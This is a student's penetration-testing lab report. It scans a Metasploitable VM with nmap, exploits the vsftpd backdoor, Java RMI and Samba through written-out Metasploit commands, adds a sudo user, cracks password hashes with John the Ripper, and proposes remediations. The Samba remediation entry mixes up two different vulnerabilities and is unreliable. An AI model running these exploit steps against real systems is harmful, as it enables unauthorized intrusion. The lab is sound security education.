\*\**Using Real-World Exploits and Security Remediation in Network Penetration Testing \*\**

*Name: Subham Gupta*

*ERP: 6604674*

*Course: B.Tech CSE (Cybersecurity)*

*Semester: 4th*

*Section: CY4A*

*Date: 18/05/2025*

***Project objectives***

*Introduction:*

*This project is based on performing penetration testing in a controlled lab environment to simulate attacks that hackers may use to exploit real systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking including scanning, enumeration, exploitation, privilege escalation, and remediation. The purpose is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsibly.*

*This project is based on performing penetration testing in a controlled lab environment to simulate attacks that hackers may use to exploit real systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking including scanning, enumeration, exploitation, privilege escalation, and remediation. The purpose is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsibly.*

*Project requirements*

*Two Operating System*

1. *Kali Linux (Attacking machine)*
2. *Metasploitable machine (Target Machine) Tools Details:*


|  |  |
| --- | --- |
| *Kali Linux* | *The attacker machine, containing pre-installed penetration testing tools.* |
| *Metasploitable* | *A vulnerable machine to practice attacks on.* |
| *nmap* | *For network scanning, port discovery, OS detection, and service version enumeration.* |
| *Metasploit Framework* | *For exploiting known vulnerabilities in services running on the target.* |
| *John the Ripper* | *For cracking hashed passwords obtained from /etc/shadow.* |

*Tasks*


*Network Scanning*

*Task 1: Basic Network Scan*

* nmap -v 192.168.1.6

**

*Task 2 – Reconnaissance Task 1: Scanning for hidden Ports*

* Nmap -v -p- 192.168.1.6
* **


*Total Hidden Ports = 7*

*List of hidden ports*

1. *2121*
2. *8180*
3. *8787*
4. *36525*
5. *38819*
6. *41246*
7. *59082*


*Task 2: Service Version Detection nmap -v -sV 192.168.1.6*

*Output:*

**

*Task 3:*

*Operating System Detection nmap -v -O 192.168.1.6*

*Output*

*### Task 3 - Enumeration*

*- \*\*Target IP Address\*\*: 192.168.1.6*

*- \*\*Operating System Details\*\*:*

*- \*\*MAC Address\*\*: 08:00:27:A1:D7:BC (VirtualBox)*

*- \*\*Running\*\*: Linux 2.6.X*

*- \*\*OS CPE\*\*: cpe:/o:linux:linux\_kernel:2.6*

*- \*\*OS Details\*\*: Linux 2.6.9 - 2.6.33Service version with open ports (list all the open ports excluding hidden ports)*

|  |
| --- |
| *PORT STATE SERVICE VERSION*  *21/tcp open ftp vsftpd 2.3.4*  *22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)*  *23/tcp open telnet Linux telnetd*  *25/tcp open smtp Postfix smtpd*  *53/tcp open domain ISC BIND 9.4.2*  *80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)*  *111/tcp open rpcbind 2 (RPC #100000)*  *139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)*  *445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)*  *512/tcp open exec netkit-rsh rexecd*  *513/tcp open login OpenBSD or Solaris rlogind*  *514/tcp open tcpwrapped*  *1099/tcp open java-rmi GNU Classpath grmiregistry*  *1524/tcp open bindshell Metasploitable root shell*  *2049/tcp open nfs 2-4 (RPC #100003)*  *2121/tcp open ftp ProFTPD 1.3.1*  *3306/tcp open mysql MySQL 5.0.51a-3ubuntu5*  *5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7*  *5900/tcp open vnc VNC (protocol 3.3)*  *6000/tcp open X11 (access denied)*  *6667/tcp open irc UnrealIRCd*  *8009/tcp open ajp13 Apache Jserv (Protocol v1.3)*  *8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1* |

*Task 4*

*Exploitation of services*

1. *vsftpd 2.3.4 Backdoor*


*msfconsole*

*search vsftpd*

*use exploit/unix/ftp/vsftpd\_234\_backdoor*


*set RHOST 192.168.1.6*

*run*

* + **


1. *Java RMI Server*

* *Msfconsole*
* *search java\_rmi*
* *use exploit/multi/misc/java\_rmi\_server*
* *set RHOST 192.168.1.6 set RPORT 50918*
* *run*

**

1. *Samba "username map script" Command Execution*

* *Msfconsole*
* *search samba*
* *use exploit/multi/samba/usermap\_script*
* *set RHOST 192.168.1.6*
* *set SMBUser=root*
* *run*

**

1. *Task 5 –*

*Create user with root permission*

*adduser anshu*

*password 1234*

*sudo usermod -aG sudo anshu*


*cat /etc/passwd | grep anshu*

*anshu:x:1003: 1003:anshu,1,1,1,1:/home/anshu:/bin/bash*

*anshu: $1$r4h71vUj$.NleiCm1eVnnUQ5sFqxAs0:20224:0:99999:7:::*

*Task 6 –*

*Cracking password hashes*

* *Nano hash.txt*
* *John hash.txt*
* *John hash.txt –show*
* **

*Task 7 –*

*Remediation*

1. *### 1. MSF Exploit: vsftpd 2.3.4 Backdoor*
2. *- \*\*Current Version\*\*: 2.3.4*
3. *- \*\*Vulnerability\*\*:*
4. *- Version 2.3.4 includes a backdoor that permits unauthorized access via a username ending with a smiley ":)".*
5. *- \*\*CVE\*\*: CVE-2011-2523*
6. *- \*\*Reference\*\*: [Rapid7](https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd\_234\_backdoor/)*
7. *- \*\*Remediation\*\*:*
8. *- Upgrade to vsftpd 2.3.5 or later.*
9. *- Avoid downloading software from untrusted sources.*
10. *- Use firewalls to restrict access to FTP services.*
11. *### 2. Java RMI Server Insecure Configuration*
12. *- \*\*Vulnerability\*\*:*
13. *- Java RMI (Remote Method Invocation) service exposes unsafe endpoints that may allow remote code execution due to insecure default configuration.*
14. *- \*\*CVE\*\*: CVE-2015-2370 and others related*
15. *- \*\*Remediation\*\*:*
16. *- Disable RMI or use secure RMI registries with access control.*
17. *- Use a firewall to restrict access to RMI ports (commonly 1099).*
18. *- Update to the latest Java Runtime Environment (JRE).*
19. *- \*\*Reference\*\*:*
20. *- Metasploit Module*
21. *- Java Security Best Practices*
22. *### 3. Samba LSA Transnames Heap Overflow*
23. *- \*\*Vulnerability\*\*:*
24. *- Samba versions before 3.3.13, 3.4.6, and 3.5.1 are vulnerable to a heap overflow via the LSA (Local Security Authority) trans\_names call.*
25. *- \*\*CVE\*\*: CVE-2007-2447*
26. *- \*\*Risk\*\*: High (Could allow remote code execution)*
27. *- \*\*Affected Versions\*\*: Samba 3.0.0 to 3.0.24*
28. *- \*\*Remediation\*\*:*
29. *- Update Samba to 3.5.1 or later.*
30. *- Disable LSA interfaces if not needed.*
31. *- Isolate Samba from untrusted networks.*
32. *- \*\*Reference\*\*: [Samba - Security Announcement Archive](https://www.samba.org/samba/security/CVE-2007-2447.html)*
33. *### Major Learning from This Project*
34. *This project has significantly enhanced my understanding of user creation and management in Linux, including the system files that store user information. I have learned how passwords are stored in hashed formats and how they can be cracked using tools like John the Ripper with wordlists. Additionally, I have employed Nmap to scan systems, identify open ports, detect running services, and determine the operating system in use. For these tasks, I utilized commands such as `nmap -v` for open port probing, `nmap -sV` for service version detection, and `nmap -O` for OS identification. I have also examined SMB and R services, recognized some as outdated or unnecessary, and understood the rationale behind their deprecation. I have gained practical experience in analyzing and proposing solutions to system problems, such as updating outdated software and improving configuration standards. These exercises have broadened my understanding of system security.*